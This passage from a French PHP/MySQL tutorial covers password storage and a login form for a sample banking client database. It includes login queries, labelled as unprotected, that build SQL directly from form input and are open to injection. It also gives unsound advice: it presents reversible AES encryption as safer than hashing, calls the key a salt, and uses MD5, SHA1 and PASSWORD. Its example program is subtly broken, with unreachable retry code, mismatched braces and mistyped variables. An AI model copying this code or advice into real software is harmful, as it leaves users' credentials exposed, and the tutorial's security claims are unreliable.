|------------|------------------|----------|------|----------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | dupontje |
| MotdePasse | varchar(50) | PASSWORD | | ytreza |
| ID_Clt | int(10) unsigned | | | 1 |

| Colonne | Type | Fonction | Null | Valeur |
|------------|------------------|----------|------|----------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | jacqueje |
| MotdePasse | varchar(50) | PASSWORD | | hg |
| ID_Clt | int(10) unsigned | | | 2 |

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES
(3, 'murciaca', PASSWORD('nbvcxw'), 3),
(4, 'leryje', PASSWORD('poiuyt'), 4),
(5, 'delaruje', PASSWORD('mlkjhg'), 5),
(6, 'martinpa', PASSWORD('oiuytr'), 6),
(7, 'martinpi', PASSWORD('lkjhgf'), 7),
(8, 'jacquefr', PASSWORD('zertyu'), 8),
(9, 'jacquela', PASSWORD('sdfghj'), 9),
(10, 'dumoulje', PASSWORD('xcvbnm'), 10),
(11, 'labonnol', PASSWORD('ertyui'), 11),
(12, 'delafoje', PASSWORD('dfghjk'), 12),
(13, 'levysa', PASSWORD('cvbnml'), 13),
(14, 'delarula', PASSWORD('rtyuio'), 14),
(15, 'dupontjea', PASSWORD('fghjkl'), 15),
(16, 'martinal', PASSWORD('vbnmlk'), 16),
(17, 'rousseja', PASSWORD('yuiopm'), 17);
```

Voici l'affichage de la table avec les données. Le mot de passe contient la chaîne de caractères provenant du hachage du mot de passe initial :

| ID | Login | MotdePasse | ID_Clt |
|----|----------|---|--------|
| 1 | dupontje | *444982C909BCC73A65A4E6CBE7DA19191EDC7621 | 1 |
| 2 | jacqueje | *F06611ACD72CAE38E4F8045E819A42DC8543ED9B | 2 |
| 3 | murciaca | *2B42FC0DB092BF79CB8050B2392EC22F5FEBEBAC | 3 |
| 4 | leryje | *70828A978420F0614DEBA7174BF3808354E431DF | 4 |
| 5 | delaruje | *A8060574241516300A2B15400D006295ECDFE710 | 5 |
| 6 | martinpa | *B95D965DE4E050AF1DBB944C091B0C8E528E23D9 | 6 |
| 7 | martinpi | *4B21262AF3D0328DE0DCFAD57058A946D4E95705 | 7 |
| 8 | jacquefr | *976FBEF6D0BC996772CDB8608596D2815D10BC9A | 8 |
| 9 | jacquela | *68C48AFBA0133670B10E0EC4E8FA253495D1D655 | 9 |
| 10 | dumoulje | *55D5BA3821979B350F83A0CEDE4A5F29211B54F1 | 10 |
| 11 | labonnol | *27119B75EFB31E18CA6A1D06DD252143E21C5A40 | 11 |
| 12 | delafoje | *7B049A043EC0DF8346812BEB2A5D6C74121D56CA | 12 |
| 13 | levysa | *4D552B2A95D75C17AD99E3E05AC6B075934844A8 | 13 |
| 14 | delarula | *0AB8103E6C02C61A8D349EB6A0FC7B7CA0262392 | 14 |
| 15 | dupontje | *808A6159FCE9549667B4B69FC16B296E1C7B5881 | 15 |
| 16 | martinal | *280529F24FA10BE74E8600031A950F997B4FE835 | 16 |
| 17 | rousseja | *1BEC6234827272BD5D0EDEBD67DEADEB5811B543 | 17 |

Remarque :

L'usage de la fonction PASSWORD tend à devenir obsolète.

12.3.2.2.3 Avec cryptage **AES** du mot de passe

Pour cette partie nous utilisons la structure de table dont le champ « MotdePASSE » est de type VARBINARY.

L'usage d'un algorithme de hachage protège insuffisamment l'accès au mot de passe. En effet, il est possible d'obtenir le mot de passe initial uniquement à partir de la chaîne de caractères produite par la fonction de hachage (voir section 12.3.2.2.1).

Afin de disposer d'une meilleure protection, il est recommandé d'utiliser **un algorithme de cryptage**.

A la différence des algorithmes de hachage qui ne travaillent que sur le texte à transformer, un algorithme de cryptage se base sur le mot de passe initial **ET** sur un « **grain de sel** » qui se présente sous la forme d'une chaîne binaire de caractères.

Ainsi, sans ce « grain de sel » il est impossible de décrypter le mot de passe. **L'astuce consiste à ne pas conserver ce « grain de sel » en base de données.** Cela rend impossible le décryptage des mots de passe, même en cas de piratage de la table les contenant (voir section 12.2.1.3), ce qui n'est pas le cas des mots de passe utilisant un algorithme de hachage.

Le premier élément à définir est le « **grain de sel** ».

Dans notre exemple il s'agit de la phrase « **Ma super phrase secrete** » (sans accents) qui va être convertie sous la forme d'une chaîne binaire de caractère.


Pour cela on utilise l'algorithme de hachage SHA1, via la requête SQL :

```
SELECT SHA1('Ma super phrase secrete');
```

Le résultat est la chaîne binaire :


```
83db7025e8031ab59d058208e78d892dd7bba627
```

Voici l'écran se saisie de cette requête :



The screenshot shows the phpMyAdmin interface with the 'SQL' tab selected. A text box contains the query `SELECT SHA1('Ma super phrase secrete');`, which is highlighted with a red rectangle. Below the text box are buttons for `SELECT *`, `SELECT`, `INSERT`, `UPDATE`, `DELETE`, and `Vider`. A toolbar at the top includes icons for `Afficher`, `Structure`, `SQL`, `Rechercher`, `Insérer`, and `Ex`.

Voici l'écran du résultat de cette requête :



The screenshot shows the phpMyAdmin interface displaying the result of the query. The query `SELECT SHA1('Ma super phrase secrete')` is shown in the SQL area. Below it, a message indicates 'Affichage des lignes 0 - 0 (total de 1, Traitement ...)'. The result is displayed in a table with one row: `SHA1('Ma super phrase secrete')` and the value `83db7025e8031ab59d058208e78d892dd7bba627`. The result row is highlighted with a red rectangle. The interface also shows a 'Montrer zone SQL' button, a warning message 'La sélection courante ne contient pas de colonne', and a 'Nombre de lignes' dropdown set to 25.

Au moment d'insérer une nouvelle donnée (ou lors de sa mise à jour) on sélectionne la fonction `AES_ENCRYPT`, et dans la nouvelle case qui apparaît (sous le mot de passe qui est saisi en clair), on copie la chaîne binaire correspondant « au grain de sel ».

L'écran suivant montre comment insérer deux nouvelles données via l'interface de phpMyAdmin. La table « `identification_clients` » est vide dans notre exemple.

Attention :

Le champ « `MotdePasse` » doit impérativement être de type `VARBINARY`.

Chaine binaire « grain de sel »

| Colonne | Type | Fonction | Null | Valeur |
|------------|------------------|-------------|------|--------------------------------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | dupontje |
| MotdePasse | varbinary(50) | AES_ENCRYPT | | ytreza j208e78d892dd7bba627 |
| ID_Clt | int(10) unsigned | | | 1 |

| Colonne | Type | Fonction | Null | Valeur |
|------------|------------------|-------------|------|--------------------------------|
| ID | int(10) unsigned | | | |
| Login | varchar(10) | | | jacqueje |
| MotdePasse | varbinary(50) | AES_ENCRYPT | | hgfdsq j208e78d892dd7bba627 |
| ID_Clt | int(10) unsigned | | | 2 |

Les autres données peuvent être directement insérées en saisissant la requête SQL :

```
INSERT INTO identification_clients (ID,Login,MotdePasse,ID_Clt) VALUES
(3,'murciaca',AES_ENCRYPT('nbvcxw',SHA1('Ma super phrase secrete')), 3),
(4,'leryje',AES_ENCRYPT('poiuyt',SHA1('Ma super phrase secrete')), 4),
(5,'delaruje',AES_ENCRYPT('mlkjhg',SHA1('Ma super phrase secrete')), 5),
(6,'martinpa',AES_ENCRYPT('oiuytr',SHA1('Ma super phrase secrete')), 6),
(7,'martinpi',AES_ENCRYPT('lkjhgf',SHA1('Ma super phrase secrete')), 7),
(8,'jacquefr',AES_ENCRYPT('zertyu',SHA1('Ma super phrase secrete')), 8),
(9,'jacquela',AES_ENCRYPT('sdfghj',SHA1('Ma super phrase secrete')), 9),
(10,'dumoulje',AES_ENCRYPT('xcvbnm',SHA1('Ma super phrase secrete')), 10),
(11,'labonnol',AES_ENCRYPT('ertyui',SHA1('Ma super phrase secrete')), 11),
(12,'delafoje',AES_ENCRYPT('dfghjk',SHA1('Ma super phrase secrete')), 12),
(13,'levysa',AES_ENCRYPT('cvbnml',SHA1('Ma super phrase secrete')), 13),
(14,'delarula',AES_ENCRYPT('rtyuio',SHA1('Ma super phrase secrete')), 14),
(15,'dupontjea',AES_ENCRYPT('fghjkl',SHA1('Ma super phrase secrete')), 15),
(16,'martinal',AES_ENCRYPT('vbnmlk',SHA1('Ma super phrase secrete')), 16),
(17,'rousseja',AES_ENCRYPT('yuiopm',SHA1('Ma super phrase secrete')), 17);
```


Voici l'affichage de la table avec les données. Le mot de passe contient la chaîne de caractères provenant du cryptage AES du mot de passe initial :

| ID | Login | MotdePasse | D_Clt |
|----|-----------|----------------------------------|-------|
| 1 | dupontje | 2a45ee581d225aae4345ddacf305e642 | 1 |
| 2 | jacqueje | 1489d46abe4cffb25b4c2ad3ac2376f2 | 2 |
| 3 | murciaca | 7fe3ebf7f9eb6ddb97cee838b20c54a7 | 3 |
| 4 | leryje | f22a9fce94f641c4558a757ebedbdcef | 4 |
| 5 | delaruje | cca71f67481c429b12666b2bb74f9f77 | 5 |
| 6 | martinpa | e76b5b9d7e66a10c8aa0700df5f3c625 | 6 |
| 7 | martinpi | 7159ab93d1802c80402e9b1a3a327c87 | 7 |
| 8 | jacquefr | f2bf7eb4b20dbef9f21e8672d09c6e5f | 8 |
| 9 | jacquela | 09acc73553030ae4b69977454f3219f6 | 9 |
| 10 | dumoulje | 4a8a2fda7f82ccadbf2c36899873bcd5 | 10 |
| 11 | labonnol | 8d2e1742384a2eea71253b4ea5c2ab73 | 11 |
| 12 | delafoje | 2dd850ef548ab364420709e30b2bf13d | 12 |
| 13 | levysa | 7dfc8c9504e40487053cd9b0c1d8834d | 13 |
| 14 | delarula | 1eb3f8bd9bc6f19ef0313fcb3a5af781 | 14 |
| 15 | dupontjea | bef68aa6c2e58c3083631b8b433be020 | 15 |
| 16 | martinal | 35b1c60324113034eddd5879260cc5d5 | 16 |
| 17 | rousseja | cde01f0fa68732a9d3208b0baa2702c6 | 17 |

12.3.3 La table des clients

La table « identification_clients » créée précédemment doit permettre au programme PHP d'identifier et d'authentifier le client et de faire le lien vers la table « clients_bancaires » contenant les données du client via le champ « ID_Clt » commun aux deux tables.

Voici la structure de la table « clients_bancaires » :

| # | Nom | Type | Interclassement | Attributs | Null | Défaut | Extra | Action |
|----------------------------|----------------|--|-----------------|-----------|------|--------|----------------|--------------------------------------|
| <input type="checkbox"/> 1 | ID_Clt | int(11) | | UNSIGNED | Non | Aucune | AUTO_INCREMENT | Modifier Supprimer Primaire Unique |
| <input type="checkbox"/> 2 | Nom | varchar(255) | utf8_general_ci | | Non | Aucune | | Modifier Supprimer Primaire Unique |
| <input type="checkbox"/> 3 | Prenom | varchar(255) | utf8_general_ci | | Non | Aucune | | Modifier Supprimer Primaire Unique |
| <input type="checkbox"/> 4 | Date_Naissance | date | | | Oui | NULL | | Modifier Supprimer Primaire Unique |
| <input type="checkbox"/> 5 | Etat_Civil | enum('Marié', 'Célibataire', 'Veuf', 'Divorcé', 'D') | utf8_general_ci | | Oui | NULL | | Modifier Supprimer Primaire Unique |
| <input type="checkbox"/> 6 | Nb_Enfants | int(2) | | UNSIGNED | Non | Aucune | | Modifier Supprimer Primaire Unique |

Voici son contenu :

| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
|--------|----------------|-----------------|----------------|-------------|------------|
| 1 | DUPONT | JEAN | 1987-12-28 | Marié | 2 |
| 2 | JACQUENOD | JEAN-CHRISTOPHE | 1961-02-10 | Marié | 1 |
| 3 | MURCIAN | CAROLE | 1970-10-20 | Célibataire | 1 |
| 4 | LERY | JEAN-MICHEL | 1989-05-07 | Marié | 2 |
| 5 | DE-LA-RUE | JEAN-CHRISTOPHE | 1991-06-18 | Divorcé | 0 |
| 6 | MARTIN | PAUL-DAVID | 1991-08-22 | Célibataire | 0 |
| 7 | MARTIN | PIERRE | 1959-01-18 | Veuf | 3 |
| 8 | JACQUENOD | FREDERIC | 1989-11-27 | Marié | 0 |
| 9 | JACQUENOD | LAURENCE | 1990-11-01 | Marié | 0 |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | 1960-08-22 | Marié | 2 |
| 11 | LABONNE-JAYAT | OLIVIER | 1960-09-23 | Célibataire | 1 |
| 12 | DE-LA-FONTAINE | JEAN | 1905-01-22 | Décédé | 0 |
| 13 | LEVY | SAMUEL | 1959-03-27 | Divorcé | 3 |
| 14 | DE-LA-RUE | LAURENCE | 1989-12-13 | Marié | 1 |
| 15 | DUPONT | JEAN | 1960-10-15 | Veuf | 2 |
| 16 | MARTIN | ALBERT | 1989-08-15 | Célibataire | 1 |
| 17 | ROUSSE | JACQUES | 1990-11-05 | Célibataire | 0 |

12.3.4 Accès au site par login et mot de passe

12.3.4.1 Principe

Un formulaire permet de saisir le login et le mot de passe, puis transmet ces informations à un programme PHP qui vérifie ces données dans la table « identification_clients ».

Cette section présente le formulaire puis les lignes de programmes PHP, accédant à la table « identification_clients », qui vérifient l'identité et le mot de passe du client.

Les différentes versions des syntaxes PHP sont présentées, selon que la version de la table « identification_clients » contient :

- Le mot de passe est en clair ;
- Le mot de passe encodé via MD5 ou PASSWORD ;
- Le mot de passe crypté via AES.

Nous présentons également deux syntaxes possibles d'accès à la table via PDO :

- Avec une requête directe ;
- Avec une requête préparée.

Un exemple de programme complet est proposé à la section 12.3.5.

12.3.4.2 Le formulaire

Voici le formulaire de saisie du login et du mot de passe. Il est intégré dans une fonction PHP ce qui rend son utilisation plus simple en cas de nouvelle saisie des informations.

Cette fonction `affiche_formulaire_identification()` admet deux paramètres :

- L'url à indiquer dans le champ action du formulaire (\$url_action) ;
- Le texte à afficher en haut de l'écran (\$texte).

Les informations sont transmises par la méthode POST, via les variables « login » et « mdp ».

```
// =====
// --- formulaire de saisie du login et mot de passe ---
// =====
function affiche_formulaire_identification($url_action,$texte)
{
    ?>
    <div align="center"><h1><?php echo $texte ?></h1></div>
    <div align="center">
    <form action="<?php echo $url_action ?>" method="post">
        <table>
            <tr>
                <td>Login</td>
                <td><input type="text" name="login" size="10" maxlength="10"
autofocus></td> </tr>
            <tr>
                <td>Mot de passe</td>
                <td><input type="password" name="mdp" size="20" maxlength="50"></td>
            </tr>
            <tr>
                <td colspan=2 align="center"><input type="submit"
name="authentification" value="S'identifier"></td>
            </tr>
        </table>
    </form>
    </div>
    <?php
}
```

Voici la présentation de cet écran (avec une feuille de style)

The screenshot shows a web form with a light gray background. At the top, the title "Merci de vous identifier" is centered in bold. Below the title, there are two input fields and a button. The first field is labeled "Login" and contains the text "dupontje". The second field is labeled "Mot de passe" and contains masked characters ".....". Below these fields is a button labeled "S'identifier".

12.3.4.3 Lignes de programme PHP

Les deux lignes de programmes récupérant les informations transmises par le formulaire en méthode POST sont :

```
// --- récupération des variables logins et mdp ---
$Login      = $_POST['login'];
$MotdePasse = $_POST['mdp'];
```

Il faut ensuite trouver l'identifiant ID_Clt dans la table « identification_clients » qui correspond à ce « Login » et « MotdePasse ».

La syntaxe varie selon que le mot de passe est conservé dans la table sous la forme de texte « en clair », haché (MD5 ou PASSWORD) ou crypté (AES).

12.3.4.3.1 Sans hachage du mot de passe

Le mot de passe est conservé « en clair » dans le champ « MotdePasse ».

12.3.4.3.1.1 Requête PDO directe

Les syntaxes suivantes effectuent une requête pour trouver l'identifiant, ID_Clt à partir du login et du mot de passe transmis par le formulaire.

La **requête est directe**, aucune protection n'est effectuée contre l'injection SQL (section 12.2).

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='$Login' AND MotdePasse='$MotdePasse'";
$reponse = $bdd->query($requete_sql);
// traitement des erreurs de retour sur la requête
if (!$reponse)
{
    throw new Exception('Problème de requête pr&eacute;par&eacute;e
sur la table.');
}
else
{
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $tab_identifiants=$reponse->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();

    // --- traitement du contenu du tableau $tab_identifiants ---
    ...
}
```

12.3.4.3.1.2 Requête PDO préparée

Les syntaxes suivantes effectuent le même traitement via une **requête préparée**. Cela protège contre l'injection SQL (section 12.2).

```
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=:MotdePasse";
// --- préparation de la requête ---
$RequetePrepree = $bdd->prepare($requete_sql);
// --- traitement des erreurs de la préparation de la requête ---
if (!$RequetePrepree)
{
    throw new Exception('Problème de requête préparée sur la table.');
```

```
}
else
{
    // --- liaison avec les paramètres ---
    $RequetePrepree->bindParam(':Login', $Login, PDO::PARAM_STR, 10);
    $RequetePrepree->bindParam(':MotdePasse', $MotdePasse, PDO::PARAM_STR, 50);
    // --- exécution de la requête préparée ---
    $RequetePrepree->execute();
    // ---retourne un tableau associatif ---
    $RequetePrepree->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $stab_identifiants=$RequetePrepree->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $RequetePrepree->closeCursor();

    // --- traitement du contenu du tableau $stab_identifiants ---
    ...
}
```

12.3.4.3.2 Avec hachage du mot de passe

Le mot de passe conservé dans le champ « MotdePasse » est haché via les fonctions de hachage MD5 ou PASSWORD.

Nous ne reproduisons que les lignes qui changent par rapport aux syntaxes précédentes.

12.3.4.3.2.1 Via la fonction SQL **MD5**

12.3.4.3.2.1.1 Requête PDO directe

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='$Login' AND MotdePasse=MD5('$MotdePasse')";
```

12.3.4.3.2.1.2 Requête PDO préparée

```
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=MD5(:MotdePasse)";
```

12.3.4.3.2.2 Via la fonction SQL **PASSWORD**

12.3.4.3.2.2.1 Requête PDO directe

```
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='$Login' AND MotdePasse=PASSWORD('$MotdePasse')";
```

12.3.4.3.2.2.2 Requête PDO préparée

```
// --- écriture de la requête préparée ---
```

```
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=PASSWORD(:MotdePasse)";
```

12.3.4.3.3 Avec cryptage AES du mot de passe

Le mot de passe conservé dans le champ « MotdePasse » est crypté via la fonction AES_ENCRYPT.

Nous ne reproduisons que les lignes qui changent par rapport aux syntaxes précédentes.

12.3.4.3.3.1.1 Requête PDO directe

```
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- exécution de la requête ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login='$Login' AND MotdePasse=AES_ENCRYPT('$MotdePasse','$KEY_CRYPT')";
```

12.3.4.3.3.1.2 Requête PDO préparée

```
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- écriture de la requête préparée ---
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=AES_ENCRYPT(:MotdePasse,'$KEY_CRYPT')";
```

12.3.5 Exemple

Cet exemple est constitué de deux programmes :

- MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php qui traite de l'identification et de l'authentification du client ;
- MySQL_PDO_Bienvenue_ID_Clt_Secure.php qui affiche les informations du client après la phase d'identification et d'authentification du programme précédent.

Le programme MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php présente les fonctionnalités suivantes :

- Le processus d'identification et d'authentification s'appuie sur la table « identification_clients » contenant **les mots de passe crypté via l'algorithme AES** ;
- Le « **grain de sel** » utilisé pour le cryptage AES, n'est pas conservé dans la base de données. Il est défini dans le fichier MySQL_include_param_dbb.php, inclus au début de programme.
- La **saisie du login et du mot de passe boucle** tant que l'identification échoue ;
- La fonctionnalité précédente implique que le formulaire de saisie est dans **le programme PHP** et qu'il s'appelle lui-même à chaque validation du formulaire. Le programme PHP est **constitué de deux parties** :
 - Le **formulaire de saisie**, qui est affiché la première fois ;
 - La **vérification des logins et mot de passe** dans la table « identification_clients ».
 - Si l'authentification est validée, le programme redirige le traitement vers un programme MySQL_PDO_Bienvenue_ID_Clt_Secure.php qui affiche les données du client ;
 - Si l'authentification échoue, le programme réaffiche le formulaire de saisie.
- La saisie du login et du mot de passe **est limitée à trois tentatives** ;

Le programme `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` présente les fonctionnalités suivantes :

- Il affiche toutes les données trouvées dans la table « clients_bancaires » en fonction de l'`ID_Clt` fourni par le programme précédent via les variables de session ;
- Il refuse l'accès à cette table si l'utilisateur ne s'est pas authentifié par le programme précédent : l'accès direct à ce programme n'est donc pas autorisé ;

Le programme `MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php` est décliné en plusieurs versions selon la méthode de hachage/cryptage du champ « MotdePasse » de la table « identification_clients », et selon la version protégée ou non contre l'injection SQL (Voir section 12.2).

Versions non protégées de l'injection SQL :

- `MySQL_PDO_Login_MdP_NoSecureClair_web.php` : ce programme utilise le champ « MotdePasse » en clair (aucun hachage ni cryptage) ;
- `MySQL_PDO_Login_MdP_NoSecureMD5_web.php` : ce programme utilise le champ « MotdePasse » haché via l'algorithme MD5 ;
- `MySQL_PDO_Login_MdP_NoSecurePASSWORD_web.php` : ce programme utilise le champ « MotdePasse » haché via l'algorithme PASSWORD ;
- `MySQL_PDO_Login_MdP_NoSecureAES_web.php` : ce programme utilise le champ « MotdePasse » crypté via l'algorithme AES ;

Versions protégées contre l'injection SQL :

- `MySQL_PDO_Login_MdP_SecureClair_web.php` : ce programme utilise le champ « MotdePasse » en clair (aucun hachage ni cryptage) ;
- `MySQL_PDO_Login_MdP_SecureMD5_web.php` : ce programme utilise le champ « MotdePasse » haché via l'algorithme MD5 ;
- `MySQL_PDO_Login_MdP_SecurePASSWORD_web.php` : ce programme utilise le champ « MotdePasse » haché via l'algorithme PASSWORD ;
- `MySQL_PDO_Login_MdP_SecureAES_web.php` : ce programme utilise le champ « MotdePasse » crypté via l'algorithme AES ;

Le programme `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` reste inchangé quelle que soit la version du programme d'identification. Il utilise les requêtes préparées qui le protège contre l'injection SQL.

Voici le programme `MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php` :

```

<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include '../INCLUDE/MySQL_include_param_dbb.php';
include '../INCLUDE/MySQL_include_sprog_commun_web.php';
?>
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
<meta charset="utf-8" />
<title>Identification</title>
<link href="CSS/MySQL_Login_MdP.css" rel="stylesheet" type="text/css" />
</head>
<body>
<?php
define("NbMaxTentatives",3);
try
{
// --- on vide la variable de session contenant ---
// --- le tableau résultat de l'identification ---
unset($_SESSION['tab_identifiants']);
// --- début du traitement ---
if (empty($_POST['authentification']))
{
// -----
// --- Page initiale d'identification ---
// -----
$_SESSION['nbtentatives']=0;

affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php",
"Merci de vous identifier");
}
else
{
// -----
// --- On traite les données envoyées par ---
// -----
// --- récupération des variables logins et mdp ---
$Login = $_POST['login'];
$MotdePasse = $_POST['mdp'];
// --- on met à jour le nombre de tentatives ---
$_SESSION['nbtentatives']++;
// === authentification de la base de données ===
$dbdd = new
PDO($TYPE_DBB." :host=".$SERVER.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
array(PDO::ATTR_PERSISTENT => true));
// --- définition du codage en UTF8 ---
$dbdd->exec("SET CHARACTER SET utf8");
}
}
catch (Exception $e)
{
// --- Affichage de l'erreur ---
echo $e->getMessage();
}
}
}

```

Sous-programmes et paramètres de la base de données avec le grain de sel

Variable de session pour transmettre les identifiants et la valeur ID_Clt au programme suivant

Formulaire de saisie affiché pour la première fois

Récupération des données du formulaire après validation


```

// --- Création de la clef de cryptage/décryptage AES ---
// ATTENTION de ne pas mettre la PASSPHRASE entre apostrophes sinon le
hachage est faux
$KEY_CRYPT=SHA1("$PASSPHRASE");
// --- exécution de la requête ---
// on effectue le hachage soit :
// via SHA1 de SQL
// $requete_sql="SELECT Login,MotdePasse,ID
identification_clients WHERE Login=:Login AND
MotdePasse=AES_ENCRYPT(:MotdePasse,SHA1('$PASSPHRASE'))";
// via SHA1 de PHP
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
WHERE Login=:Login AND MotdePasse=AES_ENCRYPT(:MotdePasse,'$KEY_CRYPT')";
// --- préparation de la requête ---
$RequetePrepree = $bdd->prepare($requete_sql);
// --- traitement des erreurs de la préparation de la requête ---
if (!$RequetePrepree)
{
    throw new Exception('Problème de requête préparée');
}
else
{
    // --- liaison avec les paramètres ---
    $RequetePrepree->bindParam(':Login', $Login, PDO::PARAM_STR, 10);
    $RequetePrepree->bindParam(':MotdePasse', $MotdePasse, PDO::PARAM_STR,
50);
    // --- exécution de la requête préparée ---
    $RequetePrepree->execute();
    // --- retourne un tableau associatif ---
    $RequetePrepree->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $tab_identifiants=$RequetePrepree->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $RequetePrepree->closeCursor();
    // -- on regarde si le tableau contient des informations ---
    if (empty($tab_identifiants))
    {
        // -----
        // - Le login et le mot de passe n'ont pas été trouvés dans la table -
        // -----
        // --- on met à jour le nombre de tentatives restantes ---
        $nbtentatives_restantes=NbMaxTentatives-$SESSION['nbtentatives'];
        // --- s'il reste 0 tentatives on affiche un message d'erreur ---
        if ($nbtentatives_restantes <= 0)
        {
            throw new Exception('Désolé, le nombre de tentatives a été atteint');
            // --- sinon on affiche à nouveau le formulaire ---
            affiche_formulaire_identification("MySQL_PDO_Login_MdP_SecureAESCRYPT_web.php",
            "Identification erronée.<br/> Merci de réessayer");
            // --- on affiche le nombre de tentatives restantes ---
            echo "<div align=\"center\">";
            echo "Il vous reste ".$nbtentatives_restantes." tentative(s)".WEB_EOL;
            echo "</div>";
        }
    }
    else
    {

```

Hachage de la « pass phrase » pour générer le « grain de sel »

Requête préparée utilisant le cryptage AES

Liaison des variables avec les paramètres de la requête préparée et exécution

Nouvel affichage du formulaire de saisie en cas d'échec, et affichage du nombre de tentatives

```

// -----
// --- Le login et le mot de passe ont été trouvés dans la table ---
// -----
// --- on remet à 0 le nombre de tentatives ---
$_SESSION['nbtentatives']=0;
// --- on passe en variable de session l'ID_Clt du client trouvé ---
$_SESSION['tab_identifiants']=$tab_identifiants;
// --- redirection vers l'URL ---
redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");
}
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Identification</legend>";
    echo WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

En cas de succès, on met à 0 le nombre de tentatives, on met à jour la variable de session pour transmettre le Login, MotdePasse et ID_Clt, puis on redirige vers le programme suivant

Voici les deux fonctions présentes dans le fichier `MySQL_include_sprog_commun_web.php` qui sont utilisées dans ce programme.

```

// =====
// --- formulaire de saisie du login et mot de passe ---
// =====
function affiche_formulaire_identification($url_action,$texte)
{
    ?>
    <div align="center"><h1><?php echo $texte ?></h1></div>
    <div align="center">
        <form action="<?php echo $url_action ?>" method="post">
            <table>
                <tr>
                    <td>Login</td>
                    <td><input type="text" name="login" size="10" maxlength="10"
autofocus></td> </tr>
                <tr>
                    <td>Mot de passe</td>
                    <td><input type="password" name="mdp" size="20" maxlength="50"></td>
                </tr>
                <tr>
                    <td colspan=2 align="center"><input type="submit"
name="authentification" value="S'identifier"></td>
                </tr>
            </table>
        </form>
    </div>
    <?php
}
// =====
// --- Redirection vers URL immédiat ---
